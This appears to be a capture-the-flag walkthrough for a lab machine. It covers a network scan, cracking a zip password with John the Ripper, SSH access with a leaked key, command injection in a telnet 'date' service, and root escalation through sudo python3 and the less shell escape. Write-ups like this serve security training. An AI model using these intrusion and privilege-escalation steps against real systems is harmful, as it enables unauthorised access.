


CTF 3 Walkthrough

This document is intended to walk you through getting all flags for the third CTF in this group.

We will start with information gathering and see what all we can find on the surface level before we dig into actually exploiting the box. Please enjoy.

Starting:

First thing we want to do is figure out what network we are and what else is on that network. We will do so by running the commands as follows in that order: “ip a” and “sudo nmap -sS <IP of network>”. See Fig1.1 and 1.2 below:



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
    link/ether 00:15:5d:6d:a0:0e brd ff:ff:ff:ff:ff:ff
    inet 172.24.76.207/20 brd 172.24.79.255 scope global dynamic noprefixroute
        valid_lft 86143sec preferred_lft 86143sec
    inet6 fe80::215:5dff:fe6d:a00e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Fig1.1

```

(kali㉿kali)-[~]
└─$ sudo nmap -sS 172.24.76.0/20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 12:14:14
Nmap scan report for MYDT22.mshome.net (172.24.64.1)
Host is up (0.00026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrpd
MAC Address: 00:15:5D:6D:A1:04 (Microsoft)

Nmap scan report for ctf3.mshome.net (172.24.64.155)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5405/tcp  open  pcdud
8080/tcp  open  http-proxy
MAC Address: 00:15:5D:6D:A0:10 (Microsoft)

```

Fig1.2

Lets check the websites and see what there is. Port 80 is just a default apache webpage. Nothing hidden that I could find. The webpage on port 8080 on the other hand showed a zip file and txt file. See Fig1.3

Directory

-
- [keith.txt](#)
 - [notSUS.zip](#)
-

Fig1.3

```

ToDo:

Clean desk
Check on ian's projects
finish new webpage
disable port 443
stop python webpage

```

Fig1.4

After clicking on the “keith.txt” we see a what looks like a Todo list (see Fig1.4). There are somethings that might be useful like a persons name which could be a user. Just like the name of the file could be a user. Let’s download that zip and see about unzipping it. The zip file turned out to be locked and got some interesting output in the process of testing passwords (see Fig1.5). So lets use John the Ripper to try and crack the zip open (see Fig1.6 and Fig1.7).

```

(kali㉿kali)-[~/Downloads]
└─$ unzip notSUS.zip
Archive:  notSUS.zip
[notSUS.zip] id_rsa password:
password incorrect--reenter:
password incorrect--reenter:
    skipping: id_rsa
[notSUS.zip] id_rsa.pub password:
password incorrect--reenter:
password incorrect--reenter:
    skipping: id_rsa.pub

```

Fig1.5

```

(kali㉿kali)-[~/Downloads]
└─$ zip2john notSUS.zip > notSUS.hash
ver 2.0 efh 5455 efh 7875 notSUS.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1977,
decmlen=2590, crc=82481F3B ts=0EE6 cs=0ee6 type=8
ver 2.0 efh 5455 efh 7875 notSUS.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=47
1, decmlen=564, crc=FB9E402A ts=0EEA cs=0eea type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

```

Fig1.6

```

(kali㉿kali)-[~/Downloads]
└─$ john notSUS.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
scrooge      (notSUS.zip)
1g 0:00:00:00 DONE 2/3 (2024-04-29 02:22) 16.66g/s 1181Kp/s 1181Kc/s 1181KC/s
123456 .. pepper1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Fig1.7

As we can see in Fig1.7 the password to the zip is “scrooge” so let's get it open. We find two RSA keys inside, a public and private key. Let's try to ssh into the box using user “ian” and “keith” since those are the only possible names we have now. The user “ian” did not work but the user “keith” did (see Fig1.8).

```

(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa ian@172.24.64.155
ian@172.24.64.155's password:
Permission denied, please try again.
ian@172.24.64.155's password:
somPermission denied, please try again.
ian@172.24.64.155's password:
ian@172.24.64.155: Permission denied (publickey,password).

(kali㉿kali)-[~/Downloads]
$ ssh -i id_rsa keith@172.24.64.155
Linux ctf3 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 28 18:09:06 2024 from 69.50.159.27
$ █

```

Fig1.8

After digging around keith's home directory we find the directory that the page was running from. As well as "flag3.txt" in "/home/keith/Pictures" and then get the flag: "BQS?8F#ks-GB\6`An>OqAnc-nATBD5Df%-nCgh4!@7P?VF(0'(C]" after we "cat" the file (see Fig1.9).

```

$ /bin/bash
keith@ctf3:~$ ls
Documents Downloads Music Pictures scripts
keith@ctf3:~$ ls Documents/
keith@ctf3:~$ ls Downloads/
keith@ctf3:~$ ls Pictures/
flag3.txt
keith@ctf3:~$ ls scripts/
RSA_Keys
keith@ctf3:~$ ls scripts/RSA_Keys/
keith.txt notSUS.zip
keith@ctf3:~$ cat Pictures/flag3.txt
BQS?8F#ks-GB\6`An>OqAnc-nATBD5Df%-nCgh4!@7P?VF(0'(C]
keith@ctf3:~$ █

```

Fig1.9

Let's see if we have sudo privileges by running "sudo -l" and we do when using python3 (see Fig1.10) and we don't need the password for keith which works out great, since we don't have it.

Lets try to spawn a root shell using python3 by running the following: "python3 -c 'import pty; pty.spawn("/bin/baqrrsh")'" and it worked. We are now root (see Fig1.11).

```

keith@ctf3:~$ sudo -l
Matching Defaults entries for keith on ctf3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User keith may run the following commands on ctf3:
    (root) NOPASSWD: /usr/bin/python3

```

Fig1.10

```

keith@ctf3:~$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ctf3:/home/keith# whoami
root
root@ctf3:/home/keith#

```

Fig1.11

Now that we are root, lets go to the “/root” directory using “cd /root” and check what files we have using “ls” and we find “flag1.txt”. We can then “cat” the file to get the flag:

“6#:+W+DGm>@V'Y'ATAo8BOPd\$6#9tIDIE” (see Fig1.12)

```

root@ctf3:/home/keith# cd /root
root@ctf3:~# ls
flag1.txt
root@ctf3:~# cat flag1.txt
6#:+W+DGm>@V'Y'ATAo8BOPd$6#9tIDIE
root@ctf3:~#

```

Fig1.12

Now lets go check that other port that we saw earlier (5405). When we run “telnet 172.24.64.155 5405” we get greeted with what looks like a program for getting the date (see Fig1.13). We cant run any other commands other than “date” which is a linux command for the current date and time, so lets try some command injection by saying “date && ls” which does indeed work (see Fig1.13). However looks like there is a 4 min timeout after 2 min... not sure what that is about. After some digging around using “date && ls” and some other combinations we find a “mypass.txt” in the “Documents” folder (See Fig1.14) as well as a “flag2.txt” in the “Pictures” folder (see Fig1.15).

```
Type 'date' to see the current date and time
date && ls
Mon Apr 29 02:43:37 AM CDT 2024
Documents
Downloads
Music
Pictures

Type 'date' to see the current date and time
date && whoami
Mon Apr 29 02:43:44 AM CDT 2024
ian

Type 'date' to see the current date and time
date && pwd
Mon Apr 29 02:43:51 AM CDT 2024
/home/ian
```

Fig1.13

```
Type 'date' to see the current date and time
date && ls Documents
Mon Apr 29 02:44:00 AM CDT 2024
mypass.txt
```

Fig1.14

```
Type 'date' to see the current date and time
date && ls Pictures
Mon Apr 29 02:47:43 AM CDT 2024
flag2.txt
```

Fig1.15

Lets cat the “mypass.txt” and see what we get. Cause that time out is getting really annoying.

After we run “date && cat /Documents/mypass.txt” we get the following:
“TXVzdEBuZzUuMCEK” (see Fig1.16). Lets try doing a base64 decode on it and see what we get. But lets throw it into a txt file so we can use the base64 decode command (see Fig1.17). But any base64 decoder should work.

```
Type 'date' to see the current date and time
date && cat Documents/mypass.txt
Mon Apr 29 02:50:56 AM CDT 2024
TXVzdEBuZzUuMCEK
```

Fig1.16

```
(kali㉿kali)-[~]  
$ echo TXVzdEBuZzUuMCEK > tmp.txt  
  
(kali㉿kali)-[~]  
$ base64 -d tmp.txt  
Must@ng5.0!
```

Fig1.17

Now that we have a password and a username let's try to ssh into the box using “ssh ian@172.24.64.155” and using the password we got from the decoder. And it works we are in (see Fig 1.18). Let's go cat that file we found earlier using “cat Picture/flag2.txt” and we get the flag: “94_gZBHV,*CLqQ0<+1&gDfQt!GA1Z2” (see Fig1.18).

```
(kali㉿kali)-[~]  
$ ssh ian@172.24.64.155  
ian@172.24.64.155's password:  
Linux ctf3 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11)  
x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Apr 27 19:30:45 2024  
$ /bin/bash  
ian@ctf3:~$ cat Pictures/flag2.txt  
94_gZBHV,*CLqQ0<+1&gDfQt!GA1Z2  
ian@ctf3:~$
```

Fig1.18

Let's check out sudo permission using “sudo -l”. We surprisingly have sudo rights for the “less” command which is used to help read long outputs in a terminal (see Fig1.19). But does let you run command line commands as well. So lets try running “ls | sudo less” and then click “esc” on our keyboard and the type a ‘:’ and type the command “!/bin/bash” in the command section (see Fig1.20).

```
ian@ctf3:~$ sudo -l  
Matching Defaults entries for ian on ctf3:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,  
    use_pty  
  
User ian may run the following commands on ctf3:  
    (root) NOPASSWD: /usr/bin/less
```

Fig1.19



Fig1.20

And then we check to make sure we have root by running “whoami” and move to root directory with “cd /root” (see Fig1.21). Then check whats in the directory with “ls” and cat the “flag1.txt” file that we find to get the root flag (see Fig1.22).

```
root@ctf3:/home/ian# whoami
root
root@ctf3:/home/ian# cd /root
root@ctf3:~#
```

Fig1.21

```
root@ctf3:~# ls
flag1.txt
root@ctf3:~# cat flag1.txt
6#:+W+DGm>@V'Y'ATAo8BOPd$6#9tIDIE
root@ctf3:~#
```

Fig1.22

We now have all the flags for this ctf:

- flag1.txt: “6#:+W+DGm>@V'Y'ATAo8BOPd\$6#9tIDIE”
- flag2.txt: “94_gZBHV,*CLqQ0<+1&gDfQt!GA1Z2”
- flag3.txt: " BQS?8F#ks-GB\6`An>OqAnc-nATBD5Df%-nCgh4!@7P?VF(0'(C]"

Thus concludes the walkthrough for CTF3.